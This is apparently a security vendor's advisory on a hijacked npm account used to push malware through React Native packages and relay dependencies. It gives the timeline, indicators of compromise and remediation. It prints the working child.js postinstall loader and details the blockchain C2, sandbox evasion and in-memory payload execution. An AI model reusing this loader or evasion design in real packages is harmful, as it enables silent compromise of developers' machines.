.png)
Update (March 18, 2026): ⚠ Ongoing Attack — Despite the maintainer's rapid response on March 16, the attacker did not stop. Over March 17–18, three additional malicious versions of react-native-international-phone-number were published (0.12.1, 0.12.2, 0.12.3) along with a new three-layer dependency chain delivering the same blockchain C2 malware. The maintainer has confirmed full account takeover. Do not use react-native-international-phone-number@latest or react-native-country-select@latest — both resolve to compromised versions.
On March 16, 2026, StepSecurity Threat Intel was the first to detect and report malicious releases in two popular React Native npm packages — react-native-international-phone-number and react-native-country-select. StepSecurity's AI Package Analyst flagged the compromised versions, and within minutes, StepSecurity filed security issues directly in both GitHub repositories — alerting the maintainer and the community before any other security vendor.
The maintainer responded within hours, deprecating the compromised versions. However, the attacker returned the very next morning with a more evasive technique — a dependency-chain attack using pre-staged scoped packages — confirming the underlying npm account or token had not yet been fully secured.
Key outcome: StepSecurity's AI-powered detection caught the supply chain attack within minutes of publication across all three waves. Despite the maintainer's cooperation, the attacker continued to publish new malicious versions — evolving from a direct preinstall hook to a multi-layer dependency chain. StepSecurity has reported all involved packages to npm for removal.
The Compromised Packages(Account Takeover)
Both packages are widely used in React Native mobile applications for phone number input and country selection functionality:
- react-native-international-phone-number — compromised versions:
0.11.8,0.12.1,0.12.2,0.12.3; last known safe version:0.11.7 - react-native-country-select— compromised versions:
0.3.91,0.4.1,0.4.2; last known safe version:0.4.0. Also a dependency ofreact-native-international-phone-number, meaning users of either package were at risk.@latestcurrently resolves to the compromised0.4.2— do not use@latest.
Both packages are maintained by @AstrOOnauta (astroonauta on npm), who maintains four packages total on the registry — these two being by far the most popular. react-native-country-select is also a dependency of react-native-international-phone-number, meaning users of either package were at risk.
AI Package Analyst Reports
StepSecurity's AI Package Analyst generated detailed analysis reports for all compromised packages, linked directly in the GitHub issue
- AI Package Analyst Report: react-native-international-phone-number@0.11.8
- AI Package Analyst Report: react-native-country-select@0.3.91
- AI Package Analyst Report: react-native-international-phone-number@0.12.1
- AI Package Analyst Report: @usebioerhold8733/s-format@2.0.2
- AI Package Analyst Report: @usebioerhold8733/s-format@2.0.4


Wave 1 Detection — March 16, 2026
Both Wave 1 packages were flagged within 5 minutes of publication. StepSecurity filed issues #165 and #11 within the hour, and the maintainer deprecated the malicious versions within 2 hours 21 minutes of publish. See the Full Attack Timeline for the complete multi-wave sequence.
The Attack Continues — Wave 2: Infrastructure Staging (March 17, 2026)
Despite the maintainer's deprecation of 0.11.8 and 0.3.91 on March 16, the attacker had not lost access to the npm account. Beginning on the morning of March 17, a new campaign began taking shape — this time with a deliberate, multi-step setup before the malware was even activated.
The attacker pre-positioned two purpose-built npm packages as delivery infrastructure:
@usebioerhold8733/s-format@2.0.1published at 8:23 AM UTC — a hollow clone of the legitimatestring-formatlibrary. It contained apostinstall: "node init.js"hook, butinit.jswas intentionally absent from the tarball. The hook would fail silently. This was a dry run: the attacker was staging the package on npm and testing the dependency chain before activating the payload.@agnoliaarisian7180/string-argv@0.3.0published at ~8:44 AM UTC — a hollow clone of the legitimatestring-argvutility containing no executable JavaScript whatsoever (onlyLICENSE,CHANGELOG.md,README.md, andpackage.json). Its sole function is to carry a dependency on@usebioerhold8733/s-format. The maintainer email isAgnoliaArisian7180@proton.me— a Proton Mail address consistent with the operational security pattern across all packages in this campaign.

That evening at 9:36 PM UTC, react-native-international-phone-number@0.12.1 was published with @agnoliaarisian7180/string-argv@0.3.0 added as a new dependency. No corresponding GitHub Actions workflow run exists. The payload was not yet active — but the attack infrastructure was fully in place, waiting to be turned on.
When StepSecurity filed GitHub issue #167 reporting the anomaly, the maintainer confirmed the worst:
"I dont know what is happening, but my npm account was attacked and the library was taken over..sorry for it"
— @AstrOOnauta, package maintainer
Wave 3: Payload Activation and Evolving Delivery (March 18, 2026)
The following morning, the attacker activated the payload and rapidly iterated the delivery mechanism across a sequence of coordinated releases spanning less than an hour.
A New Strategy: Three-Layer Dependency Chain
Rather than embedding malware directly in the main package as done in Wave 1, the attacker buried the payload two hops away in the dependency tree:
react-native-international-phone-number  (compromised via account takeover)
  └── @agnoliaarisian7180/string-argv      (hollow relay package)
        └── @usebioerhold8733/s-format     (payload host with postinstall hook)
              └── postinstall: node child.js → exec(node init.js)
                    └── init.js: Solana blockchain C2 malware (identical to Wave 1)
This indirection makes automated detection harder: the main package appears clean at first glance, and the malicious behavior is buried in a transitive dependency with a plausible-sounding name. The attacker is using these packages as a rotating playground to deploy, test, and evolve the malware while keeping the main package at arm's length.
@usebioerhold8733/s-format — Rapid Iteration of the Payload
Four versions of @usebioerhold8733/s-format were published across March 17–18, each incrementally evolving the delivery mechanism:
- v2.0.1 (March 17, 8:23 AM UTC) — Staging.
postinstall: "node init.js"present, butinit.jsabsent. Hook fails silently. - v2.0.2 (March 18, 8:24 AM UTC) — Payload activated.
init.js(18.9 KB, heavily obfuscated) added to the tarball. This file is byte-for-byte identical to theinstall.jsembedded inreact-native-international-phone-number@0.11.8— the same Solana blockchain C2 malware reused without modification. Any user who had already installed0.12.1would receive the active payload on their nextnpm install.
StepSecurity AI Package Analyst report: @usebioerhold8733/s-format@2.0.2 - v2.0.3 (March 18, 8:59 AM UTC) — The
postinstallscript is changed from"node init.js"to"node ./child.js"— butchild.jsis not yet included. The hook fails silently again. This appears to be an incremental staging step: the attacker was testing the updated hook beforechild.jswas ready.
StepSecurity AI Package Analyst report: @usebioerhold8733/s-format@2.0.3 - v2.0.4 (March 18, 9:03 AM UTC) —
child.js(364 bytes) is added. The delivery mechanism is now fully operational.
StepSecurity AI Package Analyst report: @usebioerhold8733/s-format@2.0.4
The child.js Loader
child.js is a small (364-byte) launcher that executes init.js as a detached child process using child_process.exec, with all errors and stderr silently swallowed:
const fs = require('fs');
const child_process = require('child_process');
const path = require('path');

const initScript = path.join(__dirname, 'init.js');

if (fs.existsSync(initScript)) {
    child_process.exec(`node "${initScript}"`, (err, stdout, stderr) => {
        if (err) { return; }
        if (stderr) {}
    });
} else {}
By launching init.js as a fire-and-forget child process with all error channels suppressed, the malware avoids surfacing any visible failure or output during npm install. The postinstall hook completes cleanly from npm's perspective while the payload executes silently in the background.
Coordinated Package Updates in Wave 3
Alongside the @usebioerhold8733/s-format iterations, the attacker updated both relay packages in lockstep:
@agnoliaarisian7180/string-argv@0.3.1(March 18, 8:40 AM UTC) — changed the pinned@usebioerhold8733/s-formatdependency from"2.0.1"to"latest", ensuring any future malicious update to the payload package propagates automatically to all downstream installs.react-native-international-phone-number@0.12.2(March 18, 8:44 AM UTC) — upgraded@agnoliaarisian7180/string-argvfrom pinned"0.3.0"to"latest", completing the chain. Any install of0.12.2would now resolve the full attack chain to its latest malicious version.react-native-international-phone-number@0.12.3(March 18, 9:14 AM UTC) — removed the now-vestigialpreinstall: "node install.js"hook frompackage.json(cleanup), retained the malicious dependency, and changed the maintainer email tovoughoeveryc05de@proton.me— a Proton Mail address not associated with the original author, suggesting the attacker was consolidating control of the account.
StepSecurity AI Package Analyst reports for the Wave 3 packages:
- react-native-international-phone-number@0.12.1
- @usebioerhold8733/s-format@2.0.1
- @usebioerhold8733/s-format@2.0.2
- @usebioerhold8733/s-format@2.0.3
- @usebioerhold8733/s-format@2.0.4
Full Attack Timeline
Wave 1 — March 16, 2026: Direct Preinstall Hook
- March 16, 2026 — ~10:54 AM UTC
react-native-country-select@0.3.91published; StepSecurity AI Package Analyst flags both packages as critical severity within 5 minutes - March 16, 2026 — 11:49 AM UTC StepSecurity files security issue #165 on
react-native-international-phone-number - March 16, 2026 — 11:55 AM UTC StepSecurity files security issue #11 on
react-native-country-select - March 16, 2026 — 12:53 PM UTC Maintainer publishes clean replacement
react-native-country-select@0.4.0 - March 16, 2026 — 1:15 PM UTC Maintainer responds: "Thanks for it, I deprecated the version!!!" and closes both issues. Total time from publish to deprecation: ~2 hours 21 minutes.
Wave 2 — March 17, 2026: Infrastructure Staging
- March 17, 2026 — 8:23 AM UTC
@usebioerhold8733/s-format@2.0.1published — postinstall hook present,init.jsabsent; no active payload (dry run) - March 17, 2026 — ~8:44 AM UTC
@agnoliaarisian7180/string-argv@0.3.0published — hollow relay package depending ons-format@2.0.1 - March 17, 2026 — 9:36 PM UTC
react-native-international-phone-number@0.12.1published with@agnoliaarisian7180/string-argv@0.3.0as new dependency. No GitHub Actions run. Attack infrastructure in place; payload not yet active. March 17, 2026 — 9:39 PM UTC react-native-country-select@0.4.1published — same attacker injects@agnoliaarisian7180/string-argv@0.3.0into the previously clean0.4.0replacement. The dependency chain now spans both packages.
Wave 3 — March 18, 2026: Payload Activation and Escalation
- March 18, 2026 — 8:24 AM UTC Payload activated:
@usebioerhold8733/s-format@2.0.2published withinit.js(18.9 KB obfuscated Solana C2 malware — byte-for-byte identical to Wave 1'sinstall.js). Anyone who had installed0.12.1would receive the active payload on nextnpm install. - March 18, 2026 — 8:44 AM UTC
react-native-international-phone-number@0.12.2published — upgrades@agnoliaarisian7180/string-argvto"latest"; full chain now locked to latest malicious versions March 18, 2026 — 8:43 AM UTC react-native-country-select@0.4.2published — upgrades@agnoliaarisian7180/string-argvfrom pinned0.3.0to"latest".@latestforreact-native-country-selectnow resolves to a compromised version.
- March 18, 2026 — 8:59 AM UTC
@usebioerhold8733/s-format@2.0.3published — postinstall switched to"node ./child.js", butchild.jsabsent (staging next delivery phase) - March 18, 2026 — 9:03 AM UTC
@usebioerhold8733/s-format@2.0.4published —child.jsloader added; detached child process execution fully operational - March 18, 2026 — 9:14 AM UTC
react-native-international-phone-number@0.12.3published — preinstall hook removed (cleanup), malicious dependency retained, maintainer email changed tovoughoeveryc05de@proton.me - March 18, 2026 StepSecurity reports
@agnoliaarisian7180/string-argvand@usebioerhold8733/s-formatto npm for removal. Despite three waves of reporting and the maintainer's cooperation, the attacker has continued to publish new malicious versions. These packages remain active on npm as of this writing.
How the Attack Worked
Across all three waves, the attacker used a single consistent strategy: gain npm publish access, inject a malware launcher into the package, and have that launcher execute a remotely-controlled payload on every developer machine that runs npm install. What changed between waves was the delivery mechanism — each iteration was more evasive than the last. The core malware payload remained identical throughout.
Entry Point: npm Account Takeover
Every malicious version was published without a corresponding GitHub release, tag, or Actions workflow run — bypassing the maintainer's established release process entirely. The gitHead in react-native-international-phone-number@0.11.8 is identical to v0.11.7, confirming the package was not built from any new source commit. By Wave 3, the attacker had changed the npm maintainer email to a Proton Mail address (voughoeveryc05de@proton.me) not belonging to the original author, indicating ongoing consolidation of account control. The maintainer later confirmed: "my npm account was attacked and the library was taken over."
Delivery: How the Malware Reached Victims Across Waves
The attacker iterated through progressively more evasive delivery approaches:
Wave 1 — Direct preinstall hook (March 16): The simplest approach. A preinstall: "node install.js" script was added directly to package.json, alongside an obfuscated install.js embedded in the tarball. This executes automatically on every npm install before any package code runs — the victim never needs to import or call anything. The install.js is heavily obfuscated using RC4-based string encryption and array rotation (a pattern common to the javascript-obfuscator toolchain).
Wave 2 & 3 — Three-layer dependency chain (March 17–18): After Wave 1 was detected and reported, the attacker pivoted to a dependency-chain approach, removing the visible install.js from the main package and burying the payload two hops away in pre-staged scoped packages:
react-native-international-phone-number
  └── @agnoliaarisian7180/string-argv   (hollow relay; no JS code of its own)
        └── @usebioerhold8733/s-format  (payload host)
              └── postinstall: node child.js
                    └── child_process.exec("node init.js")  ← fire-and-forget, errors suppressed
                          └── init.js  ← same obfuscated malware as Wave 1's install.js
The child.js wrapper was added in v2.0.4 of @usebioerhold8733/s-format as an additional evasion layer: by launching init.js as a detached child process with all errors and stderr silently swallowed, the postinstall hook completes cleanly from npm's perspective while the payload runs invisibly in the background. The init.js payload in this chain is byte-for-byte identical to the install.js used in Wave 1 — the attacker changed the delivery vehicle, not the weapon.
Stage 1 — Startup Delay and Obfuscation
The malware begins with a 10-second setTimeout delay before any malicious activity. This is a deliberate sandbox evasion technique: automated analysis tools that execute scripts with short timeouts will observe no suspicious behavior and may classify the package as benign. The entire payload is heavily obfuscated using RC4-based string encryption and array rotation — a pattern associated with the javascript-obfuscator toolchain — making static analysis significantly harder.
Stage 2 — Geo-Filter: Skipping Russian Victims
After the delay, the malware checks whether the victim machine is located in Russia or CIS by inspecting multiple independent signals
- The
LANG,LANGUAGE, andLC_ALLenvironment variables forru_RU/Russian - The OS username and system timezone against a hardcoded list of 12 Russian/CIS timezones:
Europe/Moscow,Asia/Krasnoyarsk,Asia/Vladivostok,Asia/Novosibirsk,Asia/Yekaterinburg,MSK, and others - The UTC offset (exits silently if between +2 and +12)
If any signal matches, the script exits immediately without executing. This is a classic nation-state avoidance pattern used by Russian-origin malware to protect compatriots and reduce exposure to domestic law enforcement. Its presence across all three waves is one of the strongest indicators linking them to a single actor.
Stage 3 — Solana Blockchain as Censorship-Resistant C2
Rather than hardcoding a payload URL — which would be trivially blocked by network filters — the attacker uses the Solana blockchain as a dead-drop command-and-control resolver. The malware polls a hardcoded Solana wallet address:
6YGcuyFRJKZtcaYCCFba9fScNUvPkGXodXE1mJiSzqDJ
It calls the getSignaturesForAddress JSON-RPC method against nine public Solana RPC endpoints used as fallbacks (including api.mainnet-beta.solana.com, rpc.ankr.com/solana, solana-rpc.publicnode.com, and others). The attacker posts a transaction to the wallet with a Solana Memo Program message containing a base64-encoded payload URL embedded in a JSON link field. This gives the attacker the ability to silently rotate their payload server at any time — by posting a new transaction — without modifying a single byte of the malware. The payload URL is not burned into the binary and cannot be statically extracted.
Stage 4 — Encrypted Payload Fetch
With the URL decoded from the Solana memo, the malware issues an HTTP GET to the attacker's server at http://45.32.150.251/ (Vultr, AS20473). The current OS (Linux, Darwin, or Windows_NT) is sent as an os HTTP header, enabling the server to return platform-specific second-stage payloads. The response body contains the payload base64-encoded and AES-256 encrypted. Critically, the decryption key and IV are delivered not in the body but in HTTP response headers (secretkey and ivbase64) — meaning the encrypted payload on disk or in transit is useless without a simultaneous live connection to the C2 server.
Stage 5 — In-Memory Execution and Persistence
The decrypted payload is executed entirely in memory, never written to disk: via eval(atob(payload)) on macOS/Linux, or via a Node.js vm.Script sandbox with full access to require, Buffer, and process on Windows. Both paths leave no payload artifact on the filesystem. After execution, a persistence lock is written to ~/init.json containing the current timestamp. The malware will not re-execute within a 48-hour window on the same machine — a rate-limit that reduces noise and helps the malware avoid detection by behavioral monitoring tools that watch for repeated suspicious activity.
Connection to ForceMemo and the GlassWorm Threat Actor
The technical fingerprint of this campaign is a near-exact match to the ForceMemo campaign we documented on March 14, 2026, which compromised hundreds of GitHub Python repositories. Key shared indicators:
- Solana blockchain dead-drop C2 — both campaigns use the same technique with different wallet addresses
- 9 identical Solana RPC fallback endpoints
- JSON memo with
linkfield for payload URL delivery - Russia geo-filter — identical timezone and locale checks
~/init.json48-hour persistence lock- Payload server on Vultr IP space —
45.32.150.251falls in the same45.32.150.xblock as ForceMemo servers (45.32.150.97) - AES-encrypted stage-2 payload with keys delivered via HTTP headers
- Node 22 build environment fingerprint
- In-memory execution via
eval()/vm.Script
While the Solana wallet addresses differ (suggesting separate wallets per campaign), the operational infrastructure, obfuscation technique, and execution methodology are consistent with a single threat actor, likely the GlassWorm group.
ForceMemo targeted developer machines via compromised GitHub Python repos. This campaign targets them via the npm supply chain — specifically the React Native mobile developer ecosystem. The same actor is diversifying delivery vectors while reusing the same core malware framework.
StepSecurity Response Across All Waves
StepSecurity's team responded to each wave as it emerged:

- Wave 1 (March 16): AI Package Analyst flagged both packages within 5 minutes of publication. StepSecurity filed issue #165 and issue #11 with full evidence, AI Package Analyst report links, and step-by-step remediation guidance. The maintainer deprecated both versions within 2 hours 21 minutes.
- Wave 2 (March 17): AI Package Analyst flagged
react-native-international-phone-number@0.12.1. StepSecurity filed issue #167 with a full analysis of the new dependency chain. The maintainer confirmed their account had been taken over. - Wave 3 (March 18): StepSecurity tracked the rapid iteration of
@usebioerhold8733/s-formatthrough versions 2.0.1–2.0.4 and reported both@agnoliaarisian7180/string-argvand@usebioerhold8733/s-formatto npm for removal.
Each issue included clear evidence of the compromise (npm diffs, AI Package Analyst report links, cross-references between related packages), and step-by-step remediation guidance for the maintainer.
Indicators of Compromise
Wave 1 (March 16, 2026)
- Malicious packages:
react-native-international-phone-number@0.11.8,react-native-country-select@0.3.91 - Solana C2 wallet:
6YGcuyFRJKZtcaYCCFba9fScNUvPkGXodXE1mJiSzqDJ - Payload server:
http://45.32.150.251(Vultr, AS20473) - HTTP response headers for AES key delivery:
secretkey(AES-256 decryption key),ivbase64(AES IV, base64-encoded) - Filesystem artifact:
~/init.json— persistence/rate-limit lock (written on first execution)
Wave 2 & 3 (March 17–18, 2026)
- Malicious packages
react-native-international-phone-number@0.12.1,0.12.2,0.12.3react-native-country-select@0.4.1,0.4.2@agnoliaarisian7180/string-argv@0.3.0,0.3.1@usebioerhold8733/s-format@2.0.1,2.0.2,2.0.3,2.0.4
- Payload server:
http://45.32.150.251(same Vultr IP as Wave 1) - Solana C2: Same technique as Wave 1 (wallet address may differ; uses same 9 Solana RPC fallback endpoints)
- Suspicious maintainer emails:
AgnoliaArisian7180@proton.me,UsebioErhold8733@proton.me,voughoeveryc05de@proton.me(all Proton Mail, all attacker-controlled) - npm anomaly fingerprint: postinstall script
node init.js/node ./child.js, build environment Node 22.22.0 / npm 10.9.4, maintainer email changed to Proton Mail address not matching original author - Dependency chain indicator: presence of
@agnoliaarisian7180/string-argvas a dependency ofreact-native-international-phone-number
What You Should Do
If you use these packages
- Pin to the last known safe versions
react-native-international-phone-numberreact-native-country-select@0.4.0
- Check for
